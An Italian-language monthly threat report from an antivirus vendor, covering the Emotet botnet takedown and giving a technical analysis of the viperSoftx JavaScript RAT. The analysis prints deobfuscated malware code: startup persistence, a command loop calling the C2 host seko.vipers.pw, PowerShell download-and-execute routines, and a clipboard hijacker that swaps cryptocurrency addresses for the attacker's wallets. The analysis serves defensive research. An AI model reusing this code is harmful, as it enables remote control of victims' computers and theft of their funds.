Cyber-Threat Report

Gennaio 2021

TG Soft
Cyber Security Specialist
www.tgsoft.it

Gennaio 2021

TG Soft
Cyber-Threat Report

Notizie di rilievo:

Analisi tecnica viperSoftx RAT

Panorama delle minacce in Italia a gennaio

Sommario:

Nel mese di gennaio hanno fatto scalpore le azioni congiunte di varie polizie di numerosi Paesi che sono intervenute in modo coordinato ed hanno sgominato la BotNet di EMOTET.
In gennaio la BotNet aveva veicolato 48 e più campagne di Malspam con target Italia.
Il 27 gennaio l'Europol comunica di aver ufficialmente smantellato la Botnet di Emotet attraverso l'operazione **Ladybird**, che ha coinvolto le autorità di: Olanda, Germania, Stati Uniti, Regno Unito, Francia, Lituania e Ucraina.
Gennaio ha visto in azione le campagne di AgentTesla, LokiBot ed altri Password Stealer generici.
Il Trojan-Banker UrSnif ha continuato la sua consueta attività di diffusione attraverso varie campagne di Malspam.

C.R.A.M.
CENTRO RICERCHE ANTI-MALWARE

In leggera flessione gli attacchi ransomware, molti dei quali veicolati via RDP, tra questi possiamo annoverare Phobos e Makop.
In primo piano l'ottima analisi tecnica di **viperSoftx RAT**

TG Soft
Cyber Security Specialist
www.tgsoft.it

TG Soft S.r.l.

Via Pitagora n. 11/B
35030 Rubàno (PD)
Italy

Tel.: +39 049.8977432
Fax: +39 049.8599020
Email: info@tgsoft.it

TG Soft Cyber Security Specialist è produttore della suite di sicurezza Anti-Virus denominata **Vir.IT eXplorer** e presente nel settore della sicurezza informatica dai primi anni '90.

Il **C.R.A.M.** acronimo di Centro Ricerche Anti-Malware di TG Soft ha come obiettivi:

- PROMUOVERE e DIFFONDERE nel nostro Paese la cultura e la consapevolezza della Sicurezza Informatica in tutti i suoi aspetti.
- SUGGERIRE e PROPORRE atteggiamenti consapevoli e coerenti sulla Sicurezza Informatica e in particolare comportamenti da tenere, sia da parte degli utenti sia da parte dei consulenti informatici, per evitare di essere colpiti da virus/malware informatici;
- PROMUOVERE, ISTITUIRE e FAVORIRE iniziative per la formazione e la sensibilizzazione su vari temi della Sicurezza Informatica, in particolare tramite l'organizzazione di seminari e la pubblicazione di documenti e articoli relativi alla Sicurezza Informatica.

Proteggiamo il tuo business dai cyber-criminali

[www.tgsoft.it]

Seguici sui social:

Cyber-Threat Intelligence e Infection Rate

Al giorno d'oggi sono sempre più frequenti gli attacchi Cyber perpetrati contro le aziende. TG Soft analizza e cataloga queste minacce rilasciando report settimanali e mensili, dove vengono illustrati i trend del momento.

Il C.R.A.M. (Centro Ricerche Anti-Malware) di TG Soft raccoglie i dati della telemetria inviati dal software anti-virus Vir.IT eXplorer installato sui propri utenti/clienti e le informazioni di investigazione sui casi di attacchi informatici, per avere un quadro aggiornato della Cyber-Security in Italia.

L'indice che misura lo stato della Cyber-Security è l'Infection Rate (IR), che è la percentuale degli utenti dell'anti-virus Vir.IT eXplorer che hanno incontrato una minaccia che sia stata segnalata al C.R.A.M. di TG Soft.

L'Infection Rate può essere calcolato su un sotto-insieme di dati, ad esempio su un determinato sistema operativo, fornendo informazioni su quale possa essere il sistema operativo da considerarsi più sicuro. Le informazioni raccolte e analizzate ci permettono di determinare la tipologia degli attacchi, la frequenza con cui avvengono, la loro distribuzione e evoluzione nel breve e lungo periodo.

"Infection Rate: è la percentuale degli utenti che hanno incontrato almeno una minaccia segnalata al C.R.A.M. di TG Soft"

In primo piano

viperSoftx RAT

Nel mese di Gennaio 2021 il C.R.A.M. Di TG Soft ha rilevato ed analizzato il sample di un RAT scritto in linguaggio JavaScript noto come **viperSoftx**.

Il possibile vettore di infezione è legato al download di software illegale (crack) con lo scopo di eseguire la forzatura dell'attivazione di licenza di software legittimi.

Vediamo i dettagli del file analizzato:

Nome File	installx64.db
MD5	7EA711E2D9AF8BE62AF171997CA1AE10
Dimensione	269148 byte
Vir.IT	**Trojan.JS.viperSoftxRAT.DW**

Il RAT viperSoftx è scritto in linguaggio JavaScript e presenta una forte offuscazione atta a ridurre le possibilità di intercettazione da parte dei software AntiVirus, come possiamo vedere dall'estratto di parte del codice di seguito:

```
var exjOdaWKVLYH4f={ojMNRwfuEky3LD:
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=",zKzZKuOzi2jcj:function(e){
var t="";var n,r,i,s,o,u,a;var f=0;e=exjOdaWKVLYH4f._utf8_encode(e);while(f<e.length){n=e.
charCodeAt(f++);r=e.charCodeAt(f++);i=e.charCodeAt(f++);s=n>>2;o=(n&3)<<4|r>>4;u=(r&15)<<2|i>>6;
a=i&63;if(isNaN(r)){u=a=64}else if(isNaN(i)){a=64}t=t+this.ojMNRwfuEky3LD.charAt(s)+this.
ojMNRwfuEky3LD.charAt(o)+this.ojMNRwfuEky3LD.charAt(u)+this.ojMNRwfuEky3LD.charAt(a)}return t},
g84XTFLrDHwwQl:function(e){var t="";var n,r,i;var s,o,u,a;var f=0;e=e.replace(/[^A-Za-z0-9+/=]/g
,"");while(f<e.length){s=this.ojMNRwfuEky3LD.indexOf(e.charAt(f++));o=this.ojMNRwfuEky3LD.
indexOf(e.charAt(f++));u=this.ojMNRwfuEky3LD.indexOf(e.charAt(f++));a=this.ojMNRwfuEky3LD.
indexOf(e.charAt(f++));n=s<<2|o>>4;r=(o&15)<<4|u>>2;i=(u&3)<<6|a;t=t+String.fromCharCode(n);if(u
!=64){t=t+String.fromCharCode(r)}if(a!=64){t=t+String.fromCharCode(i)}}t=exjOdaWKVLYH4f.
_utf8_decode(t);return t},_utf8_encode:function(e){e=e.replace(/rn/g,"n");var t="";for(var n=0;n
<e.length;n++){var r=e.charCodeAt(n);if(r<128){t+=String.fromCharCode(r)}else if(r>127&&r<2048){
t+=String.fromCharCode(r>>6|192);t+=String.fromCharCode(r&63|128)}else{t+=String.fromCharCode(r
>>12|224);t+=String.fromCharCode(r>>6&63|128);t+=String.fromCharCode(r&63|128)}}return t},
_utf8_decode:function(e){var t="";var n=0;var r=c1=c2=0;while(n<e.length){r=e.charCodeAt(n);if(r
<128){t+=String.fromCharCode(r);n++}else if(r>191&&r<224){c2=e.charCodeAt(n+1);t+=String.
fromCharCode((r&31)<<6|c2&63);n+=2}else{c2=e.charCodeAt(n+1);c3=e.charCodeAt(n+2);t+=String.
fromCharCode((r&15)<<12|(c2&63)<<6|c3&63);n+=3}}return t}};
/*GbLM9W8vKP5PbW8H6IFIZ5JPsujlmmeZqxwTlp66AIomlrOWo2MzfZXTIwZZCipXfQ6QQHHp4AboJ5DQ3gcR5JgcBSi9jtl
6MupprHJy2983h37Vh3KyJiI80QvzT5*//*u2hFHglzDhgTGqNiHtafTI5PEbDohJcyFxuXeqJNsMH7QEG8Egbu7P3igbCXbU
jX2ZAGlzEBjIrQeYPH9dslClwxgvowwq8eTkoRunjgjsWtGWVgHHs5Rc59*//*VEhqD77dgGeRPIKmwmYzJRlaEyoOrEyJOSn
mtWbygMAZx4fYmWJeqnWT7ZaqurbJTh4l6KvTJCOIF2fAXTFz0f0tfhLAER5LwrflX96Zbl4Pkolh6ImmrEfA*//*B0aJqLLh
```

L'offuscazione è ottenuta attraverso varie funzioni tra cui la sostituzione e conversione di caratteri ed altre che terminano con un eval() finale per l'esecuzione dello step successivo.

Nel caso del sample analizzato sono stati rilevati 7 layer di offuscazione prima di poter giungere al sample in chiaro.

Payload OFFUSCATO iniziale
⇩
Layer OFFUSCATO 2
⇩
Layer OFFUSCATO 3
⇩
Layer OFFUSCATO 4
⇩
Layer OFFUSCATO 5
⇩
Layer OFFUSCATO 6
⇩
Layer OFFUSCATO 7
⇩
Payload FINALE in CHIARO

Dopo aver de-offuscato il payload è possibile analizzare il codice in chiaro come si può vedere dall'estratto nell'immagine di seguito:

```
try {var shell = new ActiveXObject("WScript.Shell");var fstym = new ActiveXObject(
"Scripting.FileSystemObject");var spl = "|V|";var Ch = "\\";var verss = "viperSoftx_1.0.2.8";var
 VN = verss + "_" + getSerial();var Startup = getEnv("appdata") + "\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\";var StartupAll = getEnv("allusersprofile") +
"\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\";var Temp = getEnv("temp") +"\\";var
Desktop = getEnv("userProfile") +"\\Desktop\\";var AppData = getEnv("appdata") + "\\" ;var
fxDmE4zu = WScript.ScriptFullName;var wn = WScript.ScriptName;var UDex;var DeLay = 20;var ps=
"powershell.exe";var batf = AppData+ wn+".bat";var vbsf = AppData+wn+".vbs";var lnkf = Startup +
wn+ ".lnk";ModinySks();}catch (e) {}do {try {var send= SendHttp ();var Command = send.split(spl
);var order = Command[0];var order_data = Command[1];if (order === "Ex") {eval(order_data);}if (
order === "Cmd") {shell.Run(order_data, 0, false);}if (order === "DwnlExe") {var path = Temp+
Command[2];DownFile(Command[1],path,true);WScript.Sleep(DeLay * 1000);shell.Run("cmd.exe start
'"+path+"'", 0, false);}if (order === "DwnlOnly") {varpathdwn = "";var path = Command[3];var exe
 = Command[4];if (path == 'startup') {pathdwn = Startup+Command[2];}else if(path =='temp') {
pathdwn = Temp+Command[2];}else if (path =='desktop') {pathdwn = Desktop+Command[2];}else {
pathdwn = path+Command[2];}if (pathdwn != "") {if (exe == "yes") {DownFile(Command[1],pathdwn,
true);WScript.Sleep(DeLay * 1000);shell.Run(ps+" start '"+pathdwn+"'", 0, false);}else {DownFile
(Command[1],pathdwn,false);}}}if (order === "SelfRemove") {UnMonkSek(true);}if (order ===
"UpdateS") {var path = Temp+Command[2];DownFile(Command[1],path,true);if (fstym.fileexists(path
)){UnMonkSek(false);WScript.Sleep(DeLay * 1000);shell.Run(ps+" start wscript.exe /E:jscript '"+
```

Dopo aver eseguito un "beautify" del codice in chiaro, così da renderlo maggiormente leggibile è possibile vedere che il RAT viperSoftx si costituisce di quelle che possiamo definire come 3 "macro aree" di codice:

⇒ Area dichiarazione Variabili e persistenza

⇒ Area principale e di comunicazione

⇒ Area contenente le funzioni custom

Area dichiarazione Variabili e persistenza

```
try {
    var shell=new ActiveXObject("WScript.Shell");
    var fstym=new ActiveXObject("Scripting.FileSystemObject");
    var spl="|V|";
    var Ch="\\";
    var verss="viperSoftx_1.0.2.8";
    var VN=verss+"_"+getSerial();
    var Startup=getEnv("appdata")+"\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\";
    var StartupAll=getEnv("allusersprofile")+"\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\";
    var Temp=getEnv("temp")+"\\";
    var Desktop=getEnv("userProfile")+"\\Desktop\\";
    var AppData=getEnv("appdata")+"\\";
    var fxDmE4zu=WScript.ScriptFullName;
    var wn=WScript.ScriptName;
    var UDex;
    var DeLay=20;
    var ps="powershell.exe";
    var batf=AppData+wn+".bat";
    var vbsf=AppData+wn+".vbs";
    var lnkf=Startup+wn+".lnk";
    ModinySks();
}

catch (e) {}
```

In quest'area vengono dichiarate una serie di variabili utilizzate dal malware nelle varie attività svolte.

In particolare vengono dichiarate diverse variabili contenenti dei path “utili” del Computer come la cartella di startup, la cartella temp, la cartella Desktop, la cartella Roaming (%appdata%), ecc.

Vengono dichiarati alcuni oggetti ed altri valori che saranno utilizzati in seguito come ad esempio un delay ed una stringa utilizzata per effettuare lo split dei comandi inviati dal server C&C.

Interessante notare la variabile “verss” che viene settata al valore “viperSoftx_1.0.2.8” che rappresenta il “nome” del RAT “viperSoftx” seguito dalla sua versione “1.0.2.8”.

A seguito della dichiarazione delle variabili viene chiamata la funzione “ModinySks();” che si occuperà di creare la persistenza del RAT nel PC infetto:

```
function ModinySks() {
    try {
        shell.Run(ps+" Copy-Item -Path '"+fxDmE4zu+"' -Destination '"+AppData+wn+"'", 0, false);
        var newpato='start wscript.exe /E:jscript """'+AppData+wn+'"""';
        CreateFile (vbsf, 'Set WshShell = WScript.CreateObject("""WScript.Shell""")'+"\n"+'obj =
        WshShell.Run("""wscript.exe /E:jscript """""""'+AppData+wn+'""""""""", 0)'+"\n"+'set WshShell =
        Nothing');
        createShort(lnkf, vbsf);
    }

    catch(err) {}
}
```

La funzione in sostanza esegue questi passaggi:

1) copia il payload del RAT all'interno della cartella %APPDATA%
2) crea un nuovo file VBS sempre all'interno della cartella %APPDATA% che esegue il file precedentemente copiato:

```
Set WshShell = WScript.CreateObject("WScript.Shell")
obj = WshShell.Run("wscript.exe /E:jscript ""C:\Users\<REDACTED>\AppData\Roaming\<NOMEFILE>.js""", 0)
set WshShell = Nothing
```

3) chiama la funzione createShort() con due parametri (path del link e destinazione) che crea un link nella cartella di startup atto ad eseguire il file VBS precedentemente creato.

In questo modo il malware si assicura la persistenza nel PC infetto così da poter ripartire in caso di spegnimento o riavvio della macchina.

Area principale e di comunicazione C&C

Questa sezione è inserita all'interno di un loop do while infinito [do {..} while (true);] e si occupa di eseguire tutte le principali attività del RAT ovvero:

- Comunicazione con il server di Comando&Controllo per ricevere comandi ed inviare informazioni sulla macchina.
- Esecuzione dei comandi impartiti dal server di Comando&Controllo
- Esecuzione della funzione ”funcCret()” per la sostituzione in tempo reale degli indirizzi BTC o ETH nella Clipboard del PC infetto.

Per dare un timing al loop infinito come istruzione finale prima della chiusura del loop è presente il comando “Wscript.Sleep(3000);” che provvederà ad aspettare almeno 3 secondi (3000 millisecondi) prima di ripetere il ciclo.

Vediamo un estratto di parte del codice:

```
            if (pathdwn !="") {
                if (exe=="yes") {
                    DownFile(Command[1], pathdwn, true);
                    WScript.Sleep(DeLay * 1000);
                    shell.Run(ps+" start '"+pathdwn+"'", 0, false);
                }

                else {
                    DownFile(Command[1], pathdwn, false);
                }
            }
        }

        if (order==="SelfRemove") {
            UnMonkSek(true);
        }

        if (order==="UpdateS") {
            var path=Temp+Command[2];
            DownFile(Command[1], path, true);

            if (fstym.fileexists(path)) {
                UnMonkSek(false);
                WScript.Sleep(DeLay * 1000);
                shell.Run(ps+" start wscript.exe /E:jscript '"+path+"'", 0, false);
                WScript.Quit(1);
            }
        }

        funcCret ();
    }

    catch(err) {}

    WScript.Sleep(3000);
}

while (true);
```

La comunicazione con il server C&C:

Il RAT procede a contattare il server di comando e controllo **seko.vipers[.]pw:8880** per verificare la presenza di comandi da eseguire e contestualmente inviare una serie di informazioni utili sulla macchina infetta.

La funzione che esegue la chiamata WEB è denominata "**SendHttp()**" di cui vediamo il codice sotto:

```
108 function SendHttp(R) {
109     var X=new ActiveXObject ("Microsoft.XMLHTTP");
110     X.open('put', "http://seko.vipers.pw:8880/connect", false);
111     var useragent=getUserAgent();
112     X.SetRequestHeader("User-Agent:", useragent);
113     X.SetRequestHeader("X-Header:", VN);
114     X.send(R);
115     return X.responsetext;
116 }
```

L'URL contattato dalla funzione ha la seguente struttura:

URL	http://seko[.]vipers[.]pw:8880/connect
HOST	seko[.]vipers[.]pw
PORTA	8880
IP	217.70.191.237

IP: 217.70.191.237

Counrty Code: FR
Counrty Name: France
Città: Paris
Latitudine: 48.8323 **Longitudine:** 2.4075
ISP: GANDI SAS
ASN: AS203476 GANDI SAS
Tipologia: hosting

Verificando il WHOIS del dominio vipers[.]pw si può vedere che è stato registrato il 17/03/2019:

```
Domain Name: VIPERS.PW
Registry Domain ID: D96940399-CNIC
Registrar WHOIS Server: whois.registrar.eu
Registrar URL: https://www.openprovider.com/
Updated Date: 2020-04-01T12:05:36.0Z
Creation Date: 2019-03-17T19:32:51.0Z
Registry Expiry Date: 2022-03-17T23:59:59.0Z
Registrar: Hosting Concepts B.V. d/b/a Registrar.eu
Registrar IANA ID: 1647
Domain Status: clientTransferProhibited https://icann.org
/epp#clientTransferProhibited
Registrant Email: https://whois.nic.pw/contact/vipers.pw/registrant
Admin Email: https://whois.nic.pw/contact/vipers.pw/admin
Tech Email: https://whois.nic.pw/contact/vipers.pw/tech
Name Server: NS1.SITE-DNS.COM
Name Server: NS2.SITE-DNS.COM
Name Server: NS3.SITE-DNS.COM
DNSSEC: unsigned
Billing Email: https://whois.nic.pw/contact/vipers.pw/billing
Registrar Abuse Contact Email: abuse@registrar.eu
Registrar Abuse Contact Phone: +31.104482297
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
```

Nella funzione "SendHttp()" possiamo notare che vengono settati due importanti valori dell'header della chiamata HTTP in maniera custom per inviare al server importanti informazioni del PC:

- User-Agent ==> variabile "useragent"
- x-header ==> variabile "VN"

La variabile dell'User-Agent viene generata dalla funzione "getUserAgent()" che provvede a costruire la stringa grazie ad una serie di informazioni create attraverso l'uso di funzioni custom e di variabili settate nella sezione iniziale, di seguito parte del codice della funzione dove vediamo come è strutturata la stringa:

```
s=VN+Ch+cleanStr(getEnv("COMPUTERNAME"))+Ch+cleanStr(getEnv("USERNAME"))+Ch+cleanStr
(getSystem() + "["+ getOSVer()+"]")+Ch+cleanStr(getAntiV())+Ch+NT+Ch+UDex+Ch;
return s;
```

Dove "s" è la concatenazione in stringa con il separatore "Ch" che equivale al carattere "\" dei seguenti valori:

VN	Variabile "***verss***" (viperSoftx_1.0.2.8) + "_" + il serial number del Volume del disco (volumeserialnumber) del PC ricavato tramite il WMI **"winmgmts:win32_logicaldisk"**. Es. **viperSoftx_1.0.2.8_*...redacted volume serial number...***
getEnv("COMPUTERNAME")	Nome del Computer
getEnv("USERNAME")	Nome dell'utente del PC
getSystem() + "["+ getOSVer()+"]"	Stringa che rappresenta il Sistema operativo in uso estratta utilizzando il WMI **"winmgmts:Win32_OperatingSystem"** concatenando tra parentesi quadre l'architettura della CPU tramite la funzione **getOSVer()** che utilizza il WMI **"winmgmts:root\\cimv2:Win32_Processor='cpu0'"** Es. **Microsoft Windows 7 Ultimate [32]**
getAntiV()	Verifica se nella macchina sono presenti AntiVirus e ne estrae il nome attraverso il WMI relativo al SecurityCenter di Windows: **"winmgmts:\\\\localhost\\root\\securitycenter"** o **"winmgmts:\\\\localhost\\root\\securitycenter2"** nell'istanza **"AntiVirusProduct"** e ne calcola inoltre lo stato dal valore di **"productState"** che può essere: • Unknown (default) • Enabled (valore 10 o 11) • Disabled (valore 00 o 01 o 20 o 21)
NT	Valore che può essere: • YES • NO calcolato in base alla presenza del seguente file nella cartella: %windir%\Microsoft.NET\Framework\v2.0.50727\vbc.exe Di seguito lo snippet di codice utilizzato: `if (fstym.fileexists(getEnv("Windir") + "\\Microsoft.NET\\Framework\\v2.0.50727\\vbc.exe")) { NT="YES"; } else { NT="NO"; }`
UDex	Variabile dichiarata ma non valorizzata nella sezione iniziale. `var Udex;` Darà sempre come risultato "undefined".

Vediamo di seguito un esempio del risultato finale che comporrà l'User Agent della chiamata WEB:

viperSoftx_1.0.2.8_*...redacted volume serial number...*\NOME PC\UTENTE PC | *Microsoft* Windows 1 Ultimate [32]\NOME AV [STATO AV]\YES\undefined

Per quanto riguarda il valore **x-header** viene settato con la stessa variabile "**VN**" visibile nella tabella precedente. Questo valore di fatto identifica il PC infetto in maniera sufficientemente univoca, vediamo un esempio finale:

viperSoftx_1.0.2.8_*...redacted volume serial number...*

La risposta della comunicazione con il server di Comando&Controllo viene salvata e splittata con un carattere fisso settato nelle variabili iniziali ("**var spl="|V|";**") in un array che sarà poi utilizzato per determinare quale comando (salvato nella variabile "**order**") è stato inviato, quali sono i parametri del comando e procedendo poi ad eseguirne le relative operazioni.

Nella tabella di seguito vediamo quali comandi sono previsti nel sample analizzato:

COMANDO	DESCRIZIONE/PARAMETRI/CODICE

Ex	Esegue codice JavaScript tramite la funzione eval();
	Il comando prevede 1 solo parametro che consiste nel codice JavaScript da eseguire.
	In seguito lo snippet di codice:
	`if (order==="Ex") {`
	`  eval(order_data);`
	`}`
	Potenzialmente con questa funzione è possibile eseguire qualsiasi operazione voluta dal Cyber-Criminale.

Cmd	Esegue comandi CMD tramite la funzione shell.Run();
	Il comando prevede 1 solo parametro che consiste nel comando di CMD da eseguire.
	In seguito lo snippet di codice:
	`if (order==="Cmd") {`
	`  shell.Run(order_data, 0, false);`
	`}`

DwnlExe	Scarica con POWERSHELL da un URL esterno un file in %TEMP% (o sua sotto cartella) e lo esegue.
	Il Comando prevede 2 parametri:
	1) URL da dove scaricare il file
	2) Sotto cartella di %temp% dove salvare il file
	
	La funzione scarica il file, attende un delay predefinito (20 secondi) e poi esegue il file.
	In seguito lo snippet di codice:
	`if (order==="DwnlExe") {`
	`  var path=Temp+Command[2];`
	`  DownFile(Command[1], path, true);`
	`  WScript.Sleep(DeLay * 1000);`
	`  shell.Run("cmd.exe start '"+path+"'", 0, false);`
	`}`

Segue

COMANDO	DESCRIZIONE/PARAMETRI/CODICE
DwnlOnly	Scarica un file salvandolo su dei percorsi predefiniti. Può inoltre eseguire il file scaricato come previsto nella funzione precedente. Il Comando prevede 4 parametri: 1) URL da dove scaricare il file 2) Nome del file da salvare 3) PATH dove salvare il file, può essere un percorso custom oppure uno dei seguenti valori che rappresentano dei path predefiniti: • startup ==> cartella di startup dell'utente • temp ==> cartella %temp% • desktop ==> cartella Desktop dell'utente 4) Valore che determina se il file deve essere scaricato e successivamente anche eseguito oppure solo scaricato. Se il valore è "yes" allora il file sarà scaricato ed eseguito come nella funzione "DwnlExe" altrimenti qualsiasi altro valore scaricherà e salverà il file senza eseguirlo. In seguito lo snippet di codice:

```
if (order==="DwnlOnly") {
        varpathdwn="";
        var path=Command[3];
        var exe=Command[4];

        if (path=='startup') {
          pathdwn=Startup+Command[2];
        }

        else if(path=='temp') {
          pathdwn=Temp+Command[2];
        }

        else if (path=='desktop') {
          pathdwn=Desktop+Command[2];
        }

        else {
          pathdwn=path+Command[2];
        }

        if (pathdwn !="") {
          if (exe=="yes") {
            DownFile(Command[1], pathdwn, true);
            WScript.Sleep(DeLay * 1000);
            shell.Run(ps+" start '"+pathdwn+"'", 0, false);
          }

          else {
            DownFile(Command[1], pathdwn, false);
          }
        }
      }
```

Segue

COMANDO	DESCRIZIONE/PARAMETRI/CODICE

SelfRemove	Funzione utilizzata per rimuovere il RAT dal PC e di fatto ripulirlo dall'infezione.
	Non prevede parametri.
	
	In seguito lo snippet di codice:
	`if (order==="SelfRemove") {`
	`  UnMonkSek(true);`
	`  }`
	
	Viene chiamata la funzione UnMonkSek(true); che rimuove tutti i file e la persistenza del RAT e termina (parametro true) lo script.
	In seguito lo snippet di codice:
	`function UnMonkSek(closeFile) {`
	`  shell.Run(ps+" del '"+AppData+wn+"'", 0, false);`
	`  shell.Run(ps+" del '"+lnkf+"'", 0, false);`
	`  shell.Run(ps+" del '"+fxDmE4zu+"'", 0, false);`
	`  shell.Run(ps+" del '"+vbsf+"'", 0, false);`
	
	`  if (closeFile) {`
	`  WScript.Quit(1);`
	`  }`
	`}`

UpdateS	Effettua l'aggiornamento del RAT.
	Il Comando prevede 2 parametri:
	1) URL da dove scaricare il file aggiornato
	2) PATH dove salvare il file (sotto cartella di %temp%)
	
	Una volta scaricato il file aggiornato dall'URL indicato, viene rimossa la persistenza ed i file della vecchia versione del RAT utilizzando sempre la funzione UnMonkSek(false); ma con parametro false che evita di terminare lo script.
	
	Viene poi eseguito il nuovo file scaricato previa attesa di un delay (20 secondi) che provvederà autonomamente a ripristinare la persistenza del RAT.
	In seguito lo snippet di codice:
	`if (order==="UpdateS") {`
	`  var path=Temp+Command[2];`
	`  DownFile(Command[1], path, true);`
	
	`  if (fstym.fileexists(path)) {`
	`  UnMonkSek(false);`
	`  WScript.Sleep(DeLay * 1000);`
	`  shell.Run(ps+" start wscript.exe /E:jscript '"+path+"'", 0, false);`
	`  WScript.Quit(1);`
	`  }`
	`  }`

Dopo aver chiamato ed eseguito i comandi impartiti dal server di Comando&Controllo il RAT esegue un'ultima funzione chiamata **funcCret()**.

La funzione funcCret() ed i Wallet

Questa funzione viene utilizzata per rilevare e sovrascrivere in tempo reale gli indirizzi BTC o ETH presenti nella Clipboard del PC dell'Utente (copia-incolla), vediamo nell'immagine di seguito il relativo codice:

```
function funcCret () {
    var Mizu="1PRMMQgM65KDtMTryu9ccpeAgUmKqDrE9M";
    var etho="0x9d787053f9839966A664b0e14e9C26a3684F6E44";
    var htFile=WScript.CreateObject("htmlfile");
    var cb=htFile.parentWindow.clipboardData.getData("text").replace(/^\s+|\s+$/g, '');

    var patt=/^[13][a-km-zA-HJ-NP-Z1-9] {
        25,
        34
    }

    $/g;
    var result=patt.test(cb);

    var patteth=/^0x[a-fA-F0-9] {
        40
    }

    $/g;
    var resultet=patteth.test(cb);

    if (result && cb !=Mizu) {
        sendClib(Mizu);
    }

    else if (resultet && cb !=etho) {
        sendClib(etho);
    }
}
```

La funzione estrae il contenuto della Clipboard con queste funzioni:

```
var htFile=WScript.CreateObject("htmlfile");
var cb=htFile.parentWindow.clipboardData.getData("text").replace(/^\s+|\s+$/g, '');
```

Attraverso poi delle regular expression verifica se la Clipboard contiene degli indirizzi di Wallet BitCoin (BTC) o Ethereum (ETH) e attraverso la funzione custom **sendClib();** sovrascrive gli indirizzi con quelli del Cyber-Criminale.

Di seguito lo snippet della funzione **sendClib();**:

```
function sendClib(Mizu) {
  var ss=getSystem();

  if (ss.indexOf("Windows 10") !==-1) {
    shell.Run(ps+" scb \""+Mizu+"\"", 0, false);
  }

  else {
    shell.Run ("cmd.exe /c echo|set /p="+Mizu+"|clip", 0, false);
  }
}
```

Per sovrascrivere la Clipboard, in base al sistema operativo viene utilizzato:

- Powershell con il comando "scb" (Set-ClipBoard) su Windows 10
- CMD con il comando "cmd.exe /c echo|set /p="[WALLET DEL CYBER-CRIMINALE]"|clip" per tutti gli altri sistemi operativi Windows.

In questo modo l'utente disattento potrebbe eseguire pagamenti in crypto-valuta agli indirizzi controllati dal Cyber-Criminale e non a quelli corretti di destinazione nel caso usasse la funzione "copia-incolla" dell'indirizzo di destinazione.

Gli indirizzi del Cyber-Criminale presenti nel sample analizzato sono:

BTC (BitCoin)	1PRMMQgM65KDtMTryu9ccpeAgUmKqDrE9M
ETH (Ethereum)	0x9d787053f9839966A664b0e14e9C26a3684F6E44

Il Wallet BTC attualmente (febbraio 2021) ha eseguito 195 transazioni per un totale di 9,94009894 BTC che equivalgono a circa 290196 €*

Il Wallet ETH attualmente (febbraio 2021) ha eseguito 87 transazioni per un totale di 44,747773716218719931 ETH che equivalgono a circa 52771 €*

Non è chiaramente possibile determinare se tutte le transazioni dei due Wallet sono legate all'attività criminale svolta attraverso **viperSoftx** RAT o se frutto di ulteriori/differenti attività criminali.

* le conversioni in euro possono cambiare in base al valore giornaliero della crypto-valuta che risulta essere molto variabile anche in tempi brevi.

Area contenente le funzioni custom

In quest'area sono contenute tutte le funzioni custom create dal Cyber-Criminale utilizzate a supporto delle funzioni viste in precedenza. Esempio per scaricare i file, salvare i file, conversione di stringhe, ecc.

Interessante notare che vi sono alcune funzioni non utilizzate mai ed alcune funzioni rinominate con "Old", il che fa sospettare che il RAT sia in continua evoluzione da parte del Cyber-Criminale.

Vediamo di seguito alcuni snippet di codice di alcune delle funzioni custom create dal Cyber-Criminale utilizzate dal RAT per svolgere le varie attività:

```
[…]
function OldModinySks() {
   try {
      shell.Run(ps+" Copy-Item -Path '"+fxDmE4zu+"' -Destination '"+Startup+wn+"'", 0, false);
   }

   catch(err) {}
}
[…]
function cleanStr(s) {
   var strx=s.charAt(0).toUpperCase()+s.slice(1);
   strx=strx.replace("\\", "");
   return strx;
}
[…]
function DownFile(file, path, wait) {
   shell.Run(ps+" $WebClient =New-Object Sy-
stem.Net.WebClient;$WebClient.AllowAutoRedirect=true;$WebClient.DownloadFile('"+file+"','"+path+"')", 0,
wait);
}
[…]
function CreateFile (file, data) {
   shell.Run(ps+" '"+data+"' | Out-File '"+file+"' -encoding 'Default'", 0, false);
}
[…]
function toHexString(n) {
   if(n < 0) {
      n=0xFFFFFFFF+n+1;
   }

   return "0x"+(""+ n.toString(16).toUpperCase()).substr(-8);
}
[…]
function HideFile (file) {
   shell.Run(ps+" $f=get-item '"+file+"' -Force;$f.attributes='Hidden'", 0, false);
}
```

La funzione **HideFile()** non viene mai utilizzata facendo ipotizzare ad una funzione abbandonata oppure ad una funzione ancora in fase di sviluppo o utilizzata "al volo" a seguito di comandi impartiti da parte del server di C&C.

Conclusioni

Il RAT **viperSoftx** è un malware che sembra essere in evoluzione, l'attore Cyber-Criminale che lo utilizza sembra essere particolarmente a suo agio a sviluppare utilizzando il linguaggio JavaScript mantenendo infatti la possibilità di eseguire codice JavaScript "al volo" tramite il server di Comando&Controllo.

In generale i possibili errori delle funzioni sono gestiti attraverso il sistema try catch in questo modo se anche qualche funzione dovesse andare in errore l'utente non vedrebbe i messaggi di errore a video riducendo il rischio di essere rilevato.

Implementa funzioni di auto-aggiornamento in grado di mantenere aggiornato il RAT nel PC della vittima così da beneficiare delle nuove funzioni eventualmente aggiunte e di ridurre la possibilità di intercettazione.


Non è possibile pertanto escludere che attraverso le funzioni di download ed esecuzione possano essere inoculati nel sistema infetto anche altri Malware come i Ransomware che vengono utilizzati per la cifratura dei file dell'utente con a seguito una richiesta di riscatto.

O che possano essere eseguiti altri Tools e/o Software atti ad esfiltrare informazioni, file, password, dati in generale anche a scopo di spionaggio.

Statistiche Malware

Gennaio 2021 — ITALIA

